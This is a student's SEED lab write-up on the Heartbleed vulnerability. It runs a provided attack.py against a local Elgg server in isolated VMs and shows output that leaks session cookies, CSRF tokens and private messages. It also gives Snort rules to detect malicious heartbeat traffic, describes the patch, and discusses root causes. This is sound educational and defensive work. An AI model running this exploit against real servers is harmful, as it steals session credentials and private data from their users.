# Heartbleed Attack Lab

Xinyi Li

April 9, 2020

*The lab must be done on ubuntu 12.04*

Instruction: https://seedsecuritylabs.org/Labs_16.04/PDF/Heartbleed.pdf

Set up 2 VMs:

- Attacker: `10.0.2.6`
- Victim/Server: `10.0.2.7`

On the attacker edit one DNS rule:

```
sudo gedit /etc/hosts
```

Replace the line

```
127.0.0.1 www.heartbleedlabelgg.com
```

With

```
10.0.2.7 www.heartbleedlabelgg.com
```


## Task 1


Send a bunch of private messages to Boby.


Then run attack.py

```
sudo chmod u+x attack.py
./attack.py www.heartbleedlabelgg.com
```

It might not reveal any secret message in one single run. To get useful data, the program should be executed several times.


seedold [Running] - Oracle VM VirtualBox
File Edit View Search Terminal Help
5:52 PM Seed
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=bovv87aue0b0uhc5pjp21hr505
Connection: keep-alive
If-None-Match: "1449721729"
p..Xt4.|...../&h.v?..._...$.-...^..Y..www-form-urlencoded
Content-Length: 108
__elgg_token=a742e86a124a838ad5b993a7e502cfb3&__elgg_ts=1585788358&recipient_guid=40&subject=hhhh&body=hello.....!nz.w8i...R.N
[04/01/2020 17:52] seed@ubuntu:~/Documents$


Terminal
5:51 PM Seed
Please wait... connection attempt 1 of 1
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=bovv87aue0b0uhc5pjp21hr505
Connection: keep-alive
If-None-Match: "1449721729"
...L$".H.l.Y.l....[...h.T.A6.....[e.c.5....
form-urlencoded
Content-Length: 108
__elgg_token=d4abf8a2d7e95368086e4ebc3b3e8563&__elgg_ts=1585787888&recipient_guid=40&subject=Hello&body=test.f..G....,H.|...b
[04/01/2020 17:50] seed@ubuntu:~/Documents$




## Detect the attack with snort *

First, install `snort` on the current VM:

```
sudo apt-get install snort
```

Don't do any extra dependency upgrades, or the vulnerability might be patched.

You may have to set `$HOME_NET` as `10.0.2.0/16` in `/etc/snort/snort.conf`.

```
sudo gedit /etc/snort/rules/local.rules
```

Ref to the rule syntax manual. Write the rule file as local.rules

For Client Hello packet, which is built at Line 93-189

```
alert tcp any any -> any any (msg:"FOX-SRT - Flowbit - TLS-SSL Client Hello"; \
flow:established, to_server; \
#check if its first 2 bytes is 0x16,0x03 (handshake,tls version)
content:"|16 03|"; depth:2;\
#check if its 4-th byte < 4  (valid tls version can only be 0,1,2,3)
byte_test:1, <, 4, 3; \
```

```
#check if the 6-th byte is 0x01 (see attack.py L105 handshake type)
content:"|01|"; offset:5; depth:1; \
#check if its 10-th byte is 0x03 (L111)
content:"|03|"; offset:9; depth:1;\
#check if 11-th byte < 2 (valid tls version can only be 0/1)
byte_test:1, <=, 2, 10; \
#check if contains [0x00 0x0f 0x00] (L187, heartbeat extension)
content:"|00 0f 00|"; \
# don't use flowbits as noalert, or it will produce NO ALERT
flowbits:set,foxsslsession; \
threshold:type limit, track by_src, count 1, seconds 60; \
reference:cve,2014-0160; classtype:bad-unknown; sid: 21001130; rev:9;)
```

For Heartbeat Request, which is constructed at Line 195-259


```
alert tcp any any -> any any (msg:"FOX-SRT - Suspicious - TLS-SSL Large Heartbeat Request"; \
#the attacker send a suspicious request
flow:established,to_server; flowbits:isset,foxsslsession;\
#check if first 2 bytes is 0x18 0x03
content:"|18 03|"; depth: 2; \
#check if 3-rd byte is <= 3
byte_test:1, <, 4, 2; \
#check if 6-nd byte == 1 (content type == request)
byte_test:1, =, 1, 5; \
#check if and the int represented by 7-th and 8-th byte (length) > 200 (L209)
byte_test:2, >, 200, 6; \
threshold:type limit, track by_src, count 1, seconds 600;\
reference:cve,2014-0160; classtype:bad-unknown; sid: 21001131; rev:5;)
```

~~Or use a more flexible length check like:~~


```
#check if the actual payload size is same as the payload specified in corresponding length field
byte_extract: 2, 6, payload_len; \
dsize: < payload_len; \
```

which is **not supported** by the plain syntax in `snort` rule.

For Heartbeat Response, first, we capture a sample heartbeat response using Wireshark:




Due to the outdated version, Wireshark cannot parse the packet format correctly. Please reference RFC6520, The Illustrated TLS Connection, Wikipedia and this blog:




Then write a rule to detect Heartbeat Responses:

```
alert tcp any any -> any any (msg:"FOX-SRT - Suspicious -
    TLS-SSL Large Heartbeat Response"; \
#the server response with a suspiciously large packet
flow:established,to_client; flowbits:isset,foxsslsession;\
#check if first 2 bytes is 0x18 0x03
content:"|18 03|"; depth: 2; \
#check if 3-rd byte is <= 3
```

```
byte_test:1, <, 4, 2; \
#check if 6-nd byte == 2 (content type == response)
byte_test:1, =, 2, 5; \
#check if and the int represented by 7-th and 8-th byte (length)
    > 200
byte_test:2, >, 200, 6; \
threshold:type limit, track by_src, count 1, seconds 600;\
reference:cve,2014-0160; classtype:bad-unknown; sid: 21001132;
    rev:6;)
```

Save the rules above.

Start `snort` **with** `-k none`

```
sudo snort -A console -q  -k none -c /etc/snort/snort.conf -i
    eth13
```

Or modify the line in `/etc/snort/snort.conf`:


```
# Configure IP / TCP checksum mode
config checksum_mode: all
```

as

```
config checksum_mode: none
```

Otherwise, `snort` can only detect the incoming TCP packets (see this question)

Finally, if `snort` runs normally, after launching the attack with another terminal, `snort` can detect such attacks as:




# Task 2

## Question 2.1

As the length variable decreases, the warning message

```
WARNING: www.heartbleedlabelgg.com:443 returned more data than
    it should - server is vulnerable!
```

vanishes. And it shows

```
Server processed malformed heartbeat, but did not return any
    extra data.
```


No private data can be obtained from the response printed.

## Question 2.2

The boundary value is 22.

```
$./attack.py www.heartbleedlabelgg.com --length 22
...
Server processed malformed heartbeat, but did not return any
    extra data.
...
$./attack.py www.heartbleedlabelgg.com --length 23
...
WARNING: www.heartbleedlabelgg.com:443 returned more data than
    it should - server is vulnerable!
...
```

At Line 385 in `attack.py`, the threshold of the entire response packet length is `0x29`. The actual payload constructed by `build_heartbeat()` at Line 205-255 has `176/8=22` bytes. When you set the length field as a value greater than 22, the server will blindly copy content from the pointer of the beginning of the payload string to fit the required payload length, which may include the critical data stored on the server.



# Task 3


On the server, do:


```
sudo apt-get update
sudo apt-get upgrade
```

It may take a long time.

## Task 3.1

After patched, the attack fails. it will send no heartbeat response to a heartbeat request even if the length is set to a value `<=22`. It only gives a response with payload when `23<=length<=45`.




## Task 3.2

The pseudo-code snippet response.c looks awkward.

To guarantee pointer `pl` pointing to the payload content, a shift operation should take place before Line 21 or just modify the line as:

```
1 pl = p + 2;
```

and it's similar to the response construction, add it before Line 36

```
1 bp += 2;
```

Alright. The most significant modification to patch the heartbleed vulnerability is to add a **boundary check** upon receiving a heartbeat request.

In other words, add the check like:

```
1 unsigned int payload_length = sizeof(p);
2 ...
3 n2s(p, payload);
4 if(payload > payload_length)
5     payload = payload_length; // or juest exit
6 ...
```

> Moreover, please comment on the following discussions by Alice, Bob, and Eva regarding the fundamental cause of the Heartbleed vulnerability: Alice thinks the fundamental cause is missing the boundary checking during the buffer copy; Bob thinks the cause is

missing the user input validation; Eva thinks that we can just delete the length value from the packet to solve everything.

1. For Alice: The vulnerability is directly caused by the lack of boundary checking during the buffer copy as Alice said. OpenSSL team also reported it as an issue that attributes to the reason at that time. (see Fixed OpenSSL)
2. For Bob: It's a reasonable idea to normalize and validate user inputs. However, the bits in packets, including length field values, might be corrupted as any unexpected bits even without malicious intentions during transmission. Apart from the validation done on the server, it is still critical to implement the checks on the server before responses.
3. For Eva: Though the length declared by some fields in the packet is not so trustworthy, it is still helpful to some extent, such as packet verification (see this question).By the way, even though the OpenSSL team planned to remove heartbeat content packet in the later versions of TLS/SSL and it finally came true (see this issue and The Heartbleed Bug), the payload length fields (or something similar) remain in other SSL/TLS message packet structures. (see Wikipedia and The Illustrated TLS Connection)